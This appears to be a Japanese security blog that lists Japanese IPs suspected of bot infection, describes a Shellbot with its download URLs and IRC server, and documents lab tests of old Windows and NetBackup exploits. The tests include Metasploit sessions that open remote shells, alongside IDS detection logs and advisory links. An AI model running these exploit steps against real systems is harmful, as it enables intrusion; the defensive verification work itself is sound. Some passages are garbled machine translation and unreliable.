----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

Shellbot は、以下からツールとパールスクリプトをダウンロードするのを試みるでしょう。

http://www.fullcrew.net/cmd/tool25.dat
http://shikoe.net/multi.txt
http://shikoe.net/ok.txt

multi.txtとok.txtはTCP/UDP/HTTP洪水などの様々なタスクを実行して、スキャンを移植して、また傷つきやすい目標を捜し求めるのにGoogleを使用する同じパールスクリプトです。 これは以下で見られるものと非常に同様です。

http://www.webhostingtalk.com/archive/thread/478039-1.html

また、それは、ポート34345の上のIRCサーバ(shell.durresi.be)に接続するのを試みるでしょう。 ドメインdurresi.beのおもしろい部分は以下の通りです。

* ドメインは2006年1月20日に登録されます。
* 登録情報のいくつかが、疑わしげであって、にせです。 それは、Eメールアドレス、イギリスの普通郵便アドレス、およびにせの米国電話番号を使用することで.beドメインにもかかわらず、登録されています。

mamboプリケーションを実行されている場合は、最新バージョンへのアップデートする事をお勧めします。

----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


60.33.170.242 p1242-ipbf16gifu.gifu.ocn.ne.jp
61.114.192.71 h192071.ppp.asahi-net.or.jp
125.172.18.39 p3039-ipbf203aobadori.miyagi.ocn.ne.jp
202.222.48.3 msq.asagaotv.ne.jp
218.45.105.43 flets-a-west-10-43.dsn.jp
218.45.107.93 flets-a-west-12-93.dsn.jp
218.45.177.226 k177226.ppp.asahi-net.or.jp
219.179.62.49 softbank219179062049.bbtec.net
221.113.1.115 p001115.ppp.asahi-net.or.jp
221.113.5.31 p005031.ppp.asahi-net.or.jp
221.113.8.55 p008055.ppp.asahi-net.or.jp
221.113.8.237 p008237.ppp.asahi-net.or.jp
221.113.17.159 p017159.ppp.asahi-net.or.jp
221.113.19.86 p019086.ppp.asahi-net.or.jp
221.113.20.64 p020064.ppp.asahi-net.or.jp
221.113.21.216 p021216.ppp.asahi-net.or.jp
221.113.26.147 p026147.ppp.asahi-net.or.jp
221.113.27.43 p027043.ppp.asahi-net.or.jp
221.113.27.223 p027223.ppp.asahi-net.or.jp
221.113.30.200 p030200.ppp.asahi-net.or.jp
221.113.36.27 p036027.ppp.asahi-net.or.jp
221.113.36.130 p036130.ppp.asahi-net.or.jp
221.113.37.74 p037074.ppp.asahi-net.or.jp
221.113.47.55 p047055.ppp.asahi-net.or.jp
221.113.53.75 p053075.ppp.asahi-net.or.jp
221.113.59.21 p059021.ppp.asahi-net.or.jp
221.113.59.179 p059179.ppp.asahi-net.or.jp
221.113.68.43 43.68.113.221.ap.yournet.ne.jp
221.113.68.202 202.68.113.221.ap.yournet.ne.jp
221.113.73.128 128.73.113.221.ap.yournet.ne.jp
221.113.73.212 212.73.113.221.ap.yournet.ne.jp
221.113.96.37 37.96.113.221.ap.yournet.ne.jp
221.113.99.230 230.99.113.221.ap.yournet.ne.jp
221.113.109.126 126.109.113.221.ap.yournet.ne.jp
221.113.118.217 217.118.113.221.ap.yournet.ne.jp
221.113.126.213 213.126.113.221.ap.yournet.ne.jp
221.113.126.240 240.126.113.221.ap.yournet.ne.jp
221.113.127.65 65.127.113.221.ap.yournet.ne.jp
221.113.127.122 122.127.113.221.ap.yournet.ne.jp
221.113.163.153 p2153-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.85 p3085-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.113 p3113-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.165.169 p4169-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.200.30 p2030-freed01hon-sw1gw1.tokyo.ocn.ne.jp
221.113.201.138 p1138-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.201.253 p1253-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.202.155 p2155-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.203.190 p1190-freed01hon-sw1gw3.tokyo.ocn.ne.jp
221.113.204.159 p2159-freed01hon-sw1gw3.tokyo.ocn.ne.jp
221.113.204.227 p2227-freed01hon-sw1gw3.tokyo.ocn.ne.jp
221.113.206.11 p2011-freed01hon-sw1gw4.tokyo.ocn.ne.jp
221.113.206.231 p2231-freed01hon-sw1gw4.tokyo.ocn.ne.jp
221.113.212.5 p9005-air01hon128k.tokyo.ocn.ne.jp
221.113.230.138 p2138-ipad12gifu.gifu.ocn.ne.jp
221.113.234.240 p5240-ipad13gifu.gifu.ocn.ne.jp
221.113.235.103 p1103-ipad55osakakita.osaka.ocn.ne.jp
221.113.240.31 p6031-ipad55osakakita.osaka.ocn.ne.jp
221.113.243.192 p3192-ipad56osakakita.osaka.ocn.ne.jp
221.113.246.141 p6141-ipad56osakakita.osaka.ocn.ne.jp
221.113.247.53 p1053-ipbf04kamokounan.kagoshima.ocn.ne.jp
221.113.248.96 p2096-ipbf04kamokounan.kagoshima.ocn.ne.jp
221.113.248.234 p2234-ipbf04kamokounan.kagoshima.ocn.ne.jp
221.185.154.128 p1128-ipad04miyazaki.miyazaki.ocn.ne.jp
221.188.212.132 p1132-ipbf09sizuokaden.shizuoka.ocn.ne.jp
221.253.84.173 221x253x84x173.ap221.ftth.ucom.ne.jp


■脆弱性の説明MSMS05-017

http://www.microsoft.com/japan/technet/security/Bulletin/MS05-017.mspx

■攻撃元

192.168.221.11 W2K

■攻撃対象

192.168.221.180 Win2K+Engish


■影響

以下の実証コードでは、攻撃が失敗し、対象ホストのPort4444はオープンしませんでした。


■実証コード


Exploit and Payload Options
===========================

Exploit: Name Default Description
-------- ------ --------------- ------------------------------
required RHOST 192.168.221.180 The target address
required RPORT 2103 The target port
required HNAME test The netbios name of the target

Payload: Name Default Description
-------- -------- ------- ------------------------------------------

required EXITFUNC process Exit technique: "process", "thread", "seh"
required LPORT 4444 Listening port for bind shell

Target: Windows 2000 ALL / Windows XP SP0-SP1 (English)
msf msmq_deleteobject_ms05_017(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Attempting to exploit the MSMQ service with 16 frags
[*] No response received, possible Windows XP SP2 target
[*] Exiting Bind Handler.


■コメント

現在は、単体の攻撃ではなく、Botワームに組み込まれて使用されるケースが大半です。

実証コードを使用して検証しました。結果リモートから接続できることを確認しました。

■シグネチャの説明
RPC DCOM interface buffer overflow
http://www.iss.net/security_center/static/12629.php


■実証コード

・コード:広く一般に公開されております。

msf msrpc_dcom_ms03_026(win32_bind) > show options

Exploit and Payload Options
===========================

Exploit: Name Default Description
-------- ------ ------- ------------------
required RHOST The target address
required RPORT 135 The target port

Payload: Name Default Description
-------- -------- ------- -----------------------------------------

required EXITFUNC thread Exit technique: "process", "thread", "seh
required LPORT 4444 Listening port for bind shell

Target: Windows NT SP3-6a/2K/XP/2K3 English ALL

msf msrpc_dcom_ms03_026(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Splitting RPC request into 7 packets
[*] Got connection from 192.168.221.11:1878 <-> 192.168.221.180:4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IP Address. . . . . . . . . . . . : 192.168.37.180
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.37.1

C:\WINNT\system32>


■Proventiaでの検知(IDS)

MSRPC_RemoteActivate_Bo


■参考資料

BugTraq Mailing List, Wed Jul 16 2003 - 23:27:27 CDT
[LSD] Critical security vulnerability in Microsoft Operating Systems
http://archives.neohapsis.com/archives/bugtraq/2003-07/0194.html

Internet Security Systems Security Alert #147
Flaw in Microsoft Windows RPC Implementation
http://xforce.iss.net/xforce/alerts/id/147

CERT Vulnerability Note VU#568148
Microsoft Windows RPC vulnerable to buffer overflow
http://www.kb.cert.org/vuls/id/568148

CERT Advisory CA-2003-16
Buffer Overflow in Microsoft RPC
http://www.cert.org/advisories/CA-2003-16.html

Microsoft Security Bulletin MS03-026
Buffer Overrun In RPC Interface Could Allow Code Execution (823980)
http://www.microsoft.com/technet/security/bulletin/ms03-026.mspx

VulnWatch Mailing List, Thu Jul 17 2003 - 16:04:40 CDT
Re: [LSD] Critical security vulnerability in Microsoft Operating Systems
http://archives.neohapsis.com/archives/vulnwatch/2003-q3/0036.html

BugTraq Mailing List, Sun Jul 20 2003 - 14:01:13 CDT
Microsoft Windows 2000 RPC DCOM Interface DOS AND Privilege Escalation Vulnerability
http://archives.neohapsis.com/archives/bugtraq/2003-07/0255.html

CIAC Information Bulletin N-117
Microsoft RPC Interface Buffer Overrun Vulnerability
http://www.ciac.org/ciac/bulletins/n-117.shtml

Core Security Technologies Advisory CORE-2003-12-05
DCE RPC Vulnerabilities New Attack Vectors Analysis
http://archives.neohapsis.com/archives/bugtraq/2003-12/0166.html

Hewlett-Packard Company Security Bulletin HPSBTU01051
SSRT4741 rev 0 DCE for HP Tru64 UNIX Potential RPC Buffer Overrun Attack
http://lists.virus.org/bugtraq-0406/msg00422.html

Hewlett-Packard Company Security Bulletin HPSBOV01056
SSRT4741 Rev.0 DCE for HP OpenVMS Potential RPC Buffer Overrun Attack
http://www.securitylab.ru/46406.html

Microsoft Security Bulletin MS05-012
Vulnerability in OLE and COM Could Allow Remote Code Execution (873333)
http://www.microsoft.com/technet/security/bulletin/MS05-012.mspx

Microsoft Security Bulletin MS04-012
Cumulative Update for Microsoft RPC/DCOM (828741)
http://www.microsoft.com/technet/security/bulletin/MS04-012.mspx

Microsoft Security Bulletin MS03-039
Buffer Overrun In RPCSS Service Could Allow Code Execution (824146)
http://www.microsoft.com/technet/security/bulletin/ms03-039.mspx

Microsoft Security Bulletin MS05-051
Vulnerabilities in MSDTC and COM+ Could Allow Remote Code Execution (902400)
http://www.microsoft.com/technet/security/Bulletin/MS05-051.mspx

Microsoft Security Bulletin MS03-039
Buffer Overrun In RPCSS Service Could Allow Code Execution (824146)
http://www.microsoft.com/technet/security/bulletin/ms03-039.mspx

CVE
CVE-2003-0352
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0352


■コメント

この攻撃は、ADSLや光回線などの一般ユーザをターゲットとしております。

また、攻撃の大半は、botワームによるものです。

実証コードについて検証を行いました。攻撃が成功し、リモートから接続出来ることを確認しました。


■シグネチャの説明

http://xforce.iss.net/xforce/xfdb/19705


■スキャンツール

http://www.foundstone.com/resources/freetooldownload.htm?file=MS05039Scan.zip


■実証コード

・コード:広く一般に公開されております。

msf ms05_039_pnp(win32_bind) > show options

Exploit and Payload Options
===========================

Exploit: Name Default Description
-------- ------- --------------- ------------------------------------
---
required RHOST 192.168.221.180 The target address
required SMBPIPE browser Pipe name: browser, srvsvc, wkssvc
optional SMBDOM The domain for specified SMB usernam
e
required RPORT 139 The target port
optional SMBUSER The SMB username to connect with
optional SMBPASS The password for specified SMB usern
ame

Payload: Name Default Description
-------- -------- ------- ------------------------------------------

required EXITFUNC thread Exit technique: "process", "thread", "seh"
required LPORT 4444 Listening port for bind shell

Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Detected a Windows 2000 target ()
[*] Sending 1 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 192.168.221.11:1689 <-> 192.168.221.180:4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IP Address. . . . . . . . . . . . : 192.168.37.180
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.37.1

C:\WINNT\system32>


■Proventiaでの検知(IDS)


PlugAndPlay_BO


■参考情報

http://www.isskk.co.jp/support/techinfo/general/win_plugandplay_202.html


■検知状況

2005-12-17 18:04:38 JST PlugAndPlay_BO ***.45.186.15 ***762 192.168.221.180 445
2005-12-17 18:23:12 JST PlugAndPlay_BO ***.45.186.15 ***695 192.168.221.180 445
2005-12-17 18:57:04 JST PlugAndPlay_BO ***.45.186.15 ***242 192.168.221.180 445
2005-12-17 22:09:13 JST PlugAndPlay_BO ***.111.150.190 2396 192.168.221.180 445
2005-12-18 01:38:08 JST PlugAndPlay_BO ***.229.109.44 4338 192.168.221.180 445
2005-12-18 04:06:31 JST PlugAndPlay_BO ***.45.186.15 62236 192.168.221.180 445
2005-12-18 05:17:31 JST PlugAndPlay_BO ***.45.186.15 63902 192.168.221.180 445
2005-12-18 07:19:51 JST PlugAndPlay_BO ***.45.186.15 62***8 192.168.221.180 445
2005-12-18 20:14:38 JST PlugAndPlay_BO ***.168.245.101 2128 192.168.221.180 445
2005-12-18 22:21:46 JST PlugAndPlay_BO ***.45.79.119 3652 192.168.221.180 445
2005-12-18 22:32:33 JST PlugAndPlay_BO ***.45.8.186 4821 192.168.221.180 445
2005-12-19 08:30:00 JST PlugAndPlay_BO ***.89.54.63 1***98 192.168.221.180 445
2005-12-19 10:04:09 JST PlugAndPlay_BO ***.118.53.35 63730 192.168.221.180 445
2005-12-19 11:02:54 JST PlugAndPlay_BO ***.191.105.91 1202 192.168.221.180 139
2005-12-19 12:44:09 JST PlugAndPlay_BO ***.183.93.241 4995 192.168.221.180 139
2005-12-19 14:52:54 JST PlugAndPlay_BO ***.125.201.6 3179 192.168.221.180 445
2005-12-19 14:57:52 JST PlugAndPlay_BO ***.95.178.1 1404 192.168.221.180 445
2005-12-19 15:33:19 JST PlugAndPlay_BO ***.125.201.6 3068 192.168.221.180 445
2005-12-19 16:48:12 JST PlugAndPlay_BO ***.***.12.70 2700 192.168.221.180 445
2005-12-19 17:16:09 JST PlugAndPlay_BO ***.125.194.95 2063 192.168.221.180 445
2005-12-19 20:17:05 JST PlugAndPlay_BO ***.32.173.37 3576 192.168.221.180 445
2005-12-19 21:45:44 JST PlugAndPlay_BO ***.11.57.209 3033 192.168.221.180 139
2005-12-20 15:45:57 JST PlugAndPlay_BO ***.136.194.185 4890 192.168.221.180 139
2005-12-20 15:54:33 JST PlugAndPlay_BO ***.202.29.58 4165 192.168.221.180 445
2005-12-20 16:51:56 JST PlugAndPlay_BO ***.139.99.9 3198 192.168.221.180 445
2005-12-20 18:03:10 JST PlugAndPlay_BO ***.68.231.97 4185 192.168.221.180 445
2005-12-20 20:31:51 JST PlugAndPlay_BO ***.189.132.214 3974 192.168.221.180 139
2005-12-20 21:18:16 JST PlugAndPlay_BO ***.124.***.35 1678 192.168.221.180 445
2005-12-20 23:13:50 JST PlugAndPlay_BO ***.220.240.85 63216 192.168.221.180 445
2005-12-20 23:34:25 JST PlugAndPlay_BO ***.125.18.232 1175 192.168.221.180 445
2005-12-21 09:06:36 JST PlugAndPlay_BO ***.125.197.202 4698 192.168.221.180 445
2005-12-21 11:***:22 JST PlugAndPlay_BO ***.190.121.114 1721 192.168.221.180 445
2005-12-21 12:15:34 JST PlugAndPlay_BO ***.125.197.202 4081 192.168.221.180 445
2005-12-21 12:36:48 JST PlugAndPlay_BO ***.188.221.99 2925 192.168.221.180 445
2005-12-21 14:10:01 JST PlugAndPlay_BO ***.125.204.250 22*** 192.168.221.180 445
2005-12-21 14:52:50 JST PlugAndPlay_BO ***.125.197.202 3701 192.168.221.180 445
2005-12-21 14:58:06 JST PlugAndPlay_BO ***.125.204.250 4013 192.168.221.180 445
2005-12-21 15:27:34 JST PlugAndPlay_BO ***.125.204.250 3084 192.168.221.180 445
2005-12-21 15:31:43 JST PlugAndPlay_BO ***.222.7.34 2424 192.168.221.180 445
2005-12-21 16:11:28 JST PlugAndPlay_BO ***.125.197.202 2492 192.168.221.180 445
2005-12-21 16:44:37 JST PlugAndPlay_BO ***.97.33.80 2934 192.168.221.180 139
2005-12-21 16:***:40 JST PlugAndPlay_BO ***..68.225.3 4451 192.168.221.180 445
2005-12-21 18:22:07 JST PlugAndPlay_BO ***.125.213.*** 2696 192.168.221.180 445


■コメント

2004年4月30日にこの脆弱性を利用した攻撃の増加を検知していました。

http://www.cyberpolice.go.jp/important/2004/20040430_084140.html


■シグネチャの説明

http://www.iss.net/security_center/static/12380.php

http://www.isskk.co.jp/support/techinfo/general/MS_SSL_168.html


■実証コード

・コード:広く一般に公開されております。


msf windows_ssl_pct(win32_bind) > show options

Exploit and Payload Options
===========================

Exploit: Name Default Description
-------- ------ --------------- ------------------------------------
-
required RHOST 192.168.221.180 The target address
required RPORT 443 The target port
optional PROTO raw The application protocol (raw or smt
)

Payload: Name Default Description
-------- -------- ------- ------------------------------------------

required EXITFUNC thread Exit technique: "process", "thread", "seh"
required LPORT 4444 Listening port for bind shell

Target: Windows 2000 SP0

msf windows_ssl_pct(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Attempting to exploit target Windows 2000 SP0
[*] Sending 376 bytes to remote host.
[*] Waiting for a response...
[*] Exiting Bind Handler.


■Proveintaでの検知

SSL_PCT1_Overflow


■参考資料

Microsoft Security Bulletin MS04-011
Security Update for Microsoft Windows (835732)
http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

Internet Security Systems Security Advisory, April 13, 2004
Microsoft SSL Library Remote Compromise Vulnerability
http://xforce.iss.net/xforce/alerts/id/168

CIAC Information Bulletin O-114
Microsoft Security Update for Microsoft Windows
http://www.ciac.org/ciac/bulletins/o-114.shtml

CERT Vulnerability Note VU#586540
Microsoft Private Communication Technology (PCT) fails to properly validate message inputs
http://www.kb.cert.org/vuls/id/586540

SecuriTeam Mailing List, Windows focus 22 Apr 2004
Microsoft SSL Library Remote Compromise Vulnerability (MS04-011, Exploit)
http://www.securiteam.com/windowsntfocus/5CP0L0KCKO.html

Internet Security Systems Security Alert, April 13, 2004
Multiple Vulnerabilities in Microsoft Products
http://xforce.iss.net/xforce/alerts/id/169

CIAC Information Bulletin O-114
Microsoft Security Update for Microsoft Windows [REVISED 25 Jun 2004]
http://www.ciac.org/ciac/bulletins/o-114.shtml

CVE
CVE-2003-0719
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0719

----------------------------

■あまてらす

----------------------------

おはようございます。あまてらすです。

携帯に感染するトロイが3つ発見されたようです。

ブルートゥースを利用して周辺の機器に感染させるとは・・・

アニメで描写されていた世界が現実世界で起こっているんですね。とほっほ・・・


ノキアの携帯電話に3人つの新しいトロイが発見されました。
・SymbOS.Sendtool.A、- トロイの木馬は悪意があるプログラムを送るのに使用することができるhacktoolを下げます、トロイ人のSymbOS.PBStealerファミリーの異形などのように、ブルートゥースを通る他のモバイル機器に。

・SymbOS.Pbstealer.D-- トロイ人はユーザの問い合わせ先データベース、Notepad、およびCalendar To Doリストを他のブルートゥースで可能にされたデバイスに送ります。

・SymbOS.Bootton.E-- 実行されるとモバイル機器を再開するトロイの木馬。 しかしながら、また、崩壊したコンポーネントを下げるので、デバイスは再開することができません。

この情報を見ている間の--私は、この特定の電話OSがプログラムのようにここ2年間で何度かtrojanを発見しました。 私はパッチについてノキアサイトで何も見つけることができません。


出展:SANS(http://isc.sans.org/diary.php )より


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


58.88.53.38 p2038-ipbf910marunouchi.tokyo.ocn.ne.jp
58.90.8.200 p2200-ipad201niho.hiroshima.ocn.ne.jp
59.128.199.59 ZT199059.ppp.dion.ne.jp
59.190.10.176 59-190-10-176.eonet.ne.jp
60.39.139.142 p4142-ipad515marunouchi.tokyo.ocn.ne.jp
60.42.197.37 i60-42-197-37.s02.a023.ap.plala.or.jp
60.45.28.112 p5112-ipad52hodogaya.kanagawa.ocn.ne.jp
61.193.216.26 usr022.bb002-01.mn2.im.wakwak.ne.jp
61.207.254.85 p2085-ipad01fukuokachu.fukuoka.ocn.ne.jp
61.213.129.58 flets-a-west-23-58.dsn.jp
211.13.138.21 e138021.ppp.asahi-net.or.jp
211.124.232.108 zaqd37ce86c.zaq.ne.jp
218.41.123.45 p297b2d.t128ah00.ap.so-net.ne.jp
218.42.76.226 FLH1Abi226.chb.mesh.ad.jp
218.42.82.198 IP1A0258.ygc.mesh.ad.jp
218.43.43.56 p1056-ipbf411marunouchi.tokyo.ocn.ne.jp
218.45.6.233 f487.nnc.or.jp
218.45.6.237 f491.nnc.or.jp
218.45.8.87 f849.nnc.or.jp
218.45.104.122 flets-a-west-9-122.dsn.jp
218.45.106.73 flets-a-west-11-73.dsn.jp
218.45.107.58 flets-a-west-12-58.dsn.jp
218.45.109.42 flets-a-west-14-42.dsn.jp
218.45.109.176 flets-a-west-14-176.dsn.jp
218.45.110.43 flets-a-west-15-43.dsn.jp
218.45.110.95 flets-a-west-15-95.dsn.jp
218.45.111.29 flets-a-west-24-29.dsn.jp
218.45.111.70 flets-a-west-24-70.dsn.jp
218.45.111.84 flets-a-west-24-84.dsn.jp
218.45.138.4 u21845138004.hctv.ne.jp
218.45.138.94 u21845138094.hctv.ne.jp
218.45.165.158 k165158.ppp.asahi-net.or.jp
218.45.170.65 k170065.ppp.asahi-net.or.jp
218.45.170.138 k170138.ppp.asahi-net.or.jp
218.45.171.3 k171003.ppp.asahi-net.or.jp
218.45.177.154 k177154.ppp.asahi-net.or.jp
218.45.178.75 k178075.ppp.asahi-net.or.jp
218.47.80.174 i218-47-80-174.s02.a014.ap.plala.or.jp
218.220.64.17 zaqdadc4011.zaq.ne.jp
218.224.93.57 p1057-ipbf01tottori.tottori.ocn.ne.jp
219.97.89.151 nttkyo097151.tkyo.nt.adsl.ppp.infoweb.ne.jp
219.103.211.173 sammz.st.wakwak.ne.jp
219.165.237.38 i219-165-237-38.s02.a013.ap.plala.or.jp
219.167.159.75 i219-167-159-75.s02.a007.ap.plala.or.jp
222.144.211.147 p2147-ipbf10kamokounan.kagoshima.ocn.ne.jp


----------------------------

■あまてらす

----------------------------

皆様、ななみちゃんへの募金ありがとうございます。昨日目標の9000万円が集まりました。

本当に良かったです。それにしても日本でも乳児の臓器移植ができないのでしょうか?

ななみちゃん奇跡を起こそうね。

----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


218.45.171.140 k171140.ppp.asahi-net.or.jp
218.45.138.94 u21845138094.hctv.ne.jp
218.45.175.115 k175115.ppp.asahi-net.or.jp
218.45.52.226 fl-k226.wind.ne.jp
218.45.103.174 bflets-fm-osk-1-174.dsn.jp
218.45.105.134 flets-a-west-10-134.dsn.jp
218.226.198.154 odwr125154.catv.ppp.infoweb.ne.jp
218.45.107.24 flets-a-west-12-24.dsn.jp
218.42.232.75 218-42-232-75.eonet.ne.jp
218.45.104.127 flets-a-west-9-127.dsn.jp
218.45.138.4 u21845138004.hctv.ne.jp
218.44.118.21 i218-44-118-21.s01.a006.ap.plala.or.jp
218.229.233.187 hcou119187.catv.ppp.infoweb.ne.jp
218.45.104.4 flets-a-west-9-4.dsn.jp
219.122.136.164 219-122-136-164.eonet.ne.jp
218.45.104.89 flets-a-west-9-89.dsn.jp
218.251.22.62 218-251-22-62.eonet.ne.jp
218.42.239.32 218-42-239-32.eonet.ne.jp
218.45.5.103 f103.nnc.or.jp
218.45.11.151 f1421.nnc.or.jp
218.45.170.204 k170204.ppp.asahi-net.or.jp
218.45.171.81 k171081.ppp.asahi-net.or.jp
218.45.109.52 flets-a-west-14-52.dsn.jp
218.227.208.23 FLA1Abt023.tky.mesh.ad.jp
218.47.196.123 i218-47-196-123.s02.a011.ap.plala.or.jp
218.45.110.240 flets-a-west-15-240.dsn.jp


■コメント

1月16日に公開されたNetBackup Stack Overflow (tcp/13701)へ実証コードについて検証しました。
また、昨日この実証コードを利用したと思われる。ポート13701へのアクセスが増加しております。


・検知グラフ

1307
(出展:SANShttp://isc.sans.org/diary.php )


・詳細

http://isc.sans.org/specialport.php?port=13701


■脆弱性の概要

http://www.idefense.com/intelligence/vulnerabilities/display.php?id=336
http://www.frsirt.com/english/advisories/2005/2349

http://seer.support.veritas.com/docs/279553.htm

■検証環境

・攻撃元

192.168.221.11 W2K

・攻撃対象

192.168.221.180 Win2K+SP4


■影響

対象アプリケーションをインストールしていない為、影響まで確認できていません。

実証コードのコメントから攻撃が成功するとリモートからアクセスできるようです。


■実証コード

C:\NetBackup>nb 192.168.221.11 4444 192.168.221.180 0
Veritas NetBackup v4/v5 "Volume Manager Daemon" Stack Overflow.
Sending first buffer.
Sending second buffer.

C:\NetBackup>nc 192.168.221.180 4444
Microsoft Windows 2000 [versie 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>


■Proveintaでの検知結果

Event Number : 1
Date/Time : 2006-01-19 00:48:22 JST
Tag Name : TCP_Probe_Other
Alert Name : TCP_Probe_Other
Severity : Low
Tag Brief Description :
Observance Type : Intrusion Detection
Combined Event Count : 2
Cleared Flag : No
Target DNS Name :
Target IP Address : 192.168.37.180
Target Object Name : 13701
Target Object Type : Target Port
Target Service :
Source DNS Name :
Source IP Address : 192.168.221.11
SourcePort Name : 1079
Sensor DNS Name :
Sensor IP Address : 192.168.221.11
Sensor Name : network_sensor_1

Attribute Value Pairs for Event Number : 1
Attribute Name : :end-time
Attribute Value : 2006-01-19T00:46:46+09:00
Attribute Name : :intruder-ip-addr
Attribute Value : 192.168.221.11
Attribute Name : :intruder-port
Attribute Value : 1079
Attribute Name : :port
Attribute Value : 13701
Attribute Name : :reason
Attribute Value : RSTsent
Attribute Name : :repeat-count
Attribute Value : 2
Attribute Name : :start-time
Attribute Value : 2006-01-19T00:46:41+09:00
Attribute Name : :victim-ip-addr
Attribute Value : 192.168.37.180
Attribute Name : :victim-port
Attribute Value : 13701
Attribute Name : algorithm-id
Attribute Value : 2003102
Attribute Name : IANAProtocolId
Attribute Value : 6
Attribute Name : Packet DestinationAddress
Attribute Value : 192.168.221.11
Attribute Name : Packet DestinationPort
Attribute Value : 1079
Attribute Name : Packet SourceAddress
Attribute Value : 192.168.37.180
Attribute Name : Packet SourcePort
Attribute Value : 13701


■Snortでの検知結果


N/A


----------------------------

■あまてらす

----------------------------

今日は新宿で年始のミーティングです。そのあとは、パーティー(激しい飲み会)へと・・・・

ななみちゃん、募金はもうすぐ目標に達成しそうです。皆様ご協力ありがとうございます。


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


218.45.168.175 k168175.ppp.asahi-net.or.jp
61.195.147.210 61-195-147-210.cust.bit-drive.ne.jp
218.45.111.153 flets-a-west-24-153.dsn.jp
218.45.52.226 fl-k226.wind.ne.jp
218.231.177.60 218.231.177.60.eo.eaccess.ne.jp
218.45.108.6 flets-a-west-13-6.dsn.jp
218.45.179.115 k179115.ppp.asahi-net.or.jp
218.45.56.45 ptak45.wind.ne.jp
218.45.107.162 flets-a-west-12-162.dsn.jp
218.45.179.186 k179186.ppp.asahi-net.or.jp
221.191.200.154 p1154-ipbf11gifu.gifu.ocn.ne.jp
218.47.93.208 i218-47-93-208.s02.a014.ap.plala.or.jp
218.45.171.152 k171152.ppp.asahi-net.or.jp
218.45.79.96 218.45.79.96.eo.eaccess.ne.jp
218.33.211.125 218.33.211.125.eo.eaccess.ne.jp
211.17.57.114 p1114-ipad47sasajima.aichi.ocn.ne.jp
218.43.139.81 p3081-ipad13sasajima.aichi.ocn.ne.jp